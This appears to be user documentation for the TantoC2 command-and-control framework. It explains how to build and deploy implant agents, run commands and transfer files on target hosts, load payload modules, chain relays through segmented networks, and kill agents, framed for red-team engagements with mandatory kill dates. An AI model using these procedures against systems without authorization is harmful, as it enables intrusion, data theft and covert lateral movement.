Agent Lifecycle#
| |
| Status | Meaning |
|---|---|
| Active | Checking in within the expected beacon window |
| Dormant | Missed 3 consecutive check-ins (floor: 30s). May recover — network hiccup, target sleeping |
| Dead | Missed 10 consecutive check-ins (floor: 90s), or TCP session disconnected |
| Killed | Operator sent a kill task and it was acknowledged |
Dead agent detection uses the agent’s own declared beacon interval (plus jitter) as the reference window. No clock-drift tolerance is applied to these thresholds — the dead-agent scanner runs on the teamserver’s clock and uses the actual last-seen timestamp.
Session agent disconnect detection: When a TCP transport session drops its connection, the teamserver immediately transitions the agent to dead — the dormant state is bypassed. This provides instant feedback in the Web UI (the agent shows “Disconnected”) rather than waiting for the background scanner to notice. A agent_status_changed WebSocket event is emitted immediately.
Dormant does not mean dead (for beacon agents). Laptops sleep, VPNs drop, and hosts reboot. Wait for the agent to recover before assuming it is gone.
Building Agents#
Show Available Packages#
| |

This lists available agent packages (e.g., bokken, shinobi) and active listeners.
Create a Build#
| |
| Flag | Required | Description |
|---|---|---|
--listener <name>[:<ip>] | Yes | Listener to call back to. Append :<ip> when the listener is bound to 0.0.0.0 to specify the external address agents use. |
--kill-date YYYY-MM-DD | One of these | Hard kill date |
--kill-days N | One of these | Kill date relative to now |
--interval N | No | Beacon interval in seconds (default: 60) |
--jitter N | No | Jitter as percentage 0–100 (default: 10) |
--name <name> | No | Human-readable name for the build record |
Kill date is mandatory. This is a safety control. Always set a kill date appropriate to the engagement timeline.
Relay Agent as Listener#
To build an agent that calls back through a relay agent instead of directly to the teamserver:
| |
The teamserver resolves RELAY-DMZ as an agent hostname and uses its relay port and internal IPs as the callback address. The available relay protocols are filtered to those declared in the relay agent’s relay_protocols capability. Use agents capabilities RELAY-DMZ to see what the relay agent supports before building.
Web UI: On the Builds page, when you select a relay agent as the listener, the protocol dropdown is automatically filtered to only show protocols that agent supports.
Build Mode Override#
By default, the build mode (beacon or session) is inferred from the transport type — HTTP/HTTPS listeners produce beacon builds, and TCP listeners produce session builds. Use --mode to override this when needed:
| |
This is most useful when building interior agents that relay through a TCP transport but should behave as beacons rather than maintaining a persistent session.
Build Warning for Stopped Listeners#
If the selected listener is not currently running, the CLI displays a warning before creating the build. The build is still created — the warning is informational. You should start the listener before deploying the agent.
Download the Build#
| |
Web UI: Builds page > download icon.
Deploying Agents#
Transfer the binary to the target host and execute it. The exact delivery mechanism depends on your initial access method.
Bokken (for testing):
| |
For native agents (Shinobi and others), simply execute the stamped binary. No arguments needed — all configuration is baked in at build time.
Registration#
On first contact, the agent:
- Sends a registration request over the configured transport
- The teamserver performs RSA-2048 key exchange (ECDH for the session key)
- All subsequent comms use AES-256-GCM with the negotiated session key
- The agent appears in
agents listwith statusactive
The Agent Shell#
Enter an interactive shell for a specific agent:
| |
Blocking vs Background Tasks#
By default, commands block until the result arrives:
| |
For beacon agents, blocking means waiting for the next check-in. Session agents respond in ~0.5 seconds.
Run in the background with &:
| |
Press Ctrl+C during any blocking wait to background the current task.
Multi-Task Execution#
| |
All three tasks are submitted before any blocking begins. They run concurrently on the agent. Results are displayed in submission order.
Use ;; (double semicolon) as the separator — single semicolons appear inside shell commands passed to exec and would be ambiguous.
Available Built-Ins#
Run capabilities to see the full list of built-in commands for your specific agent. Common built-ins:
| |
The ls command results are cached for remote path tab-completion — no extra C2 traffic.
Running Local Commands#
From within an agent shell:
| |
File Transfers#
Upload (local to agent)#
| |
Tab-complete works on the local path.
Download (agent to teamserver)#
| |
The file is transferred to the teamserver. A collection request is created if you are a collector-role user.
Retrieve a Downloaded File#
From the global shell or another agent shell:
| |
All transfers include SHA-256 hash verification. The hash_verified field in files list shows whether the transfer was intact.
Module Loading#
Modules are compiled payloads loaded into a running agent. The agent decrypts and executes them.
Find Compatible Modules#
| |
Compatibility is determined by the agent’s declared module_formats and the target platform/architecture.
Load a Module (Managed Mode)#
| |
In managed mode, the module runs inside the agent’s context and results flow back through the agent’s C2 channel.
Load a Module (Daemonized Mode)#
| |
In daemonized mode, the payload runs independently. If the module registers a new agent with the teamserver, that agent appears in agents list as a new entry (typically with RELAY-DMZ as the parent in the topology).
Unload a Module#
| |
Unloading sends a clean shutdown signal to the managed module. Daemonized modules cannot be unloaded this way — they need to be killed separately.
Tags and Notes#
Tags and notes help teams organize agents, communicate status, and leave context for other operators.
Tags#
Tags are short labels attached to an agent. Use them to classify agents by role, access level, or investigation status.
CLI:
| |
--set replaces the entire tag list. --add and --remove operate on the current list.
Web UI: Agent Detail > Info tab — pill badges with an × to remove and a + to add.
Notes#
Notes are free-text annotations on an agent — visible to all operators with engagement access.
CLI:
| |
Notes are set by passing the text as positional arguments after the hostname. The full text (all remaining arguments joined) becomes the note. To clear notes, call agents notes <hostname> with no text (not currently supported from the CLI — use the Web UI).
Web UI: Agent Detail > Info tab — textarea with an Edit/Save toggle.
Quick Reference#
| Task | Command |
|---|---|
| View tags | agents tags <hostname> |
| Add tag | agents tags <hostname> --add <tag> |
| Remove tag | agents tags <hostname> --remove <tag> |
| Replace all tags | agents tags <hostname> --set tag1,tag2 |
| View notes | agents notes <hostname> |
| Set notes | agents notes <hostname> <text> |
P2P Relay Chains#

TantoC2 supports multi-hop P2P relay chains. Interior agents (on segmented networks) forward traffic through a relay agent that has direct connectivity to the teamserver.
How Relays Work#
- The relay agent listens on a relay port (configured at agent start with
--relay-port) - Interior agents are built with the relay agent as their callback target
- The teamserver auto-discovers the topology from forwarded messages
- Traffic is end-to-end encrypted — the relay cannot read interior agent messages
View the Topology#
| |
View a Relay Chain#
| |
Building an Interior Agent#
An interior agent is built using a relay-capable agent as the listener target:
| |
Web UI: Builds page — select the relay agent from the listener dropdown.
Relay Constraints#
- Session agents cannot relay through beacon agents (timing mismatch)
- The relay must be online when interior agents check in
- Relay topology is informational — the teamserver tracks it but does not re-route traffic
- The relay agent must declare
supports_relay: truein its capabilities and list the protocols interior agents can use inrelay_protocols - If the relay agent has no supported relay protocols, the build form will show no options for that relay target
Dynamic Relay Port Management#
Open or close a relay listener on a running agent without redeploying it:
| |
relay open instructs the agent to start accepting interior agent connections on the specified port. relay close stops that listener. The agent’s declared relay_protocols capability determines which transport protocols interior agents may use — this command does not change those declarations, only whether the listener is active.
This is useful when a relay agent was deployed without a relay port (e.g., for initial access) and you later decide to turn it into a relay node, or when you need to rotate the relay port.
Agent Groups#
Groups let you send the same command to multiple agents at once.
CLI Groups#
| |
Commands are dispatched to all group members. Results are displayed per-agent.
Requirements:
- All agents in a group must have the same capability set (same built-in commands and module formats)
- CLI groups are session-scoped — they are not persisted between CLI sessions
Web UI Groups#
The Agents page supports named groups stored in browser localStorage:
- Check the checkboxes next to the agents you want in the group (or use the header checkbox to select all)
- Click “Save as Group” in the bulk-action toolbar
- Enter a group name — the group is saved in the browser
To activate a saved group, open the “Groups” dropdown in the page header and click the group name. All agents in that group are selected automatically.
Note: Web UI groups are per-browser and are not synchronized to the server or shared with other operators.
Bulk Operations#
Once agents are selected, the bulk-action toolbar exposes three operations:
- Kill selected — queues a kill task for every checked agent (confirmation required)
- Tag selected — adds or removes tags across all checked agents simultaneously
- Create task for selected — submits a task to every checked agent using the form-based task interface
After a bulk task is submitted, a results summary panel shows per-agent status as results arrive live. You do not need to visit each agent’s detail page to check whether the task completed.
Beacon Configuration#
Adjust a running agent’s check-in frequency without rebuilding:
| |
Takes effect on the next check-in. The configuration is also updated in the teamserver’s database.
Killing and Cleanup#
Kill an Agent#
| |
The kill task is queued. The agent executes it on the next check-in and terminates. The agent’s status changes to killed in the database.
For a running beacon: wait up to one full beacon interval for the kill to take effect.
Web UI: Agent Detail page > Kill button.
Clean Up the Target#
After the agent terminates, remove any artifacts:
- Binary file on disk
- Persistence mechanisms you installed (registry keys, scheduled tasks, etc.)
- Any uploaded tools that are no longer needed
The teamserver does not perform cleanup on the target — that is your responsibility.
Archive the Engagement#
When the engagement is complete, archive it for long-term storage:
Web UI: Engagements > archive icon.
API:
| |
Quick Reference#
| Task | Command |
|---|---|
| List agents | agents list |
| Agent info | agents info <hostname> |
| Agent capabilities | agents capabilities <hostname> |
| Enter agent shell | agents use <hostname> |
| Kill agent | agents kill <hostname> |
| View topology | agents topology |
| View relay chain | agents chain <id> |
| Open relay port | agents relay open <agent> <port> |
| Close relay port | agents relay close <agent> |
| Build agent | agents generate <pkg> --listener ... --kill-date ... |
| List builds | agents builds |
| Download build | agents builds download <name> --output /path |
| Upload file | upload <local> <remote> (in agent shell) |
| Download file | download <remote> (in agent shell) |
| Fetch transfer | files fetch <agent> <transfer-id> <path> |
| List compatible modules | modules list (in agent shell) |
| Load module | load <name> <format> (in agent shell) |
| Unload module | unload <id> (in agent shell) |
| Change beacon interval | beacon_config {"interval": N, "jitter": N} |
| Create a CLI group | agents group create <name> <id1> <id2> ... |
| List CLI groups | agents group list |
| Enter group shell | agents group use <name> |
Related Pages#
- Engagement Workflow — end-to-end usage
- CLI Reference — complete command syntax
- Agent Modules — developer reference for modules
- Tunnels and Proxies — port forwards, SOCKS proxies, and reverse forwards through session-mode agents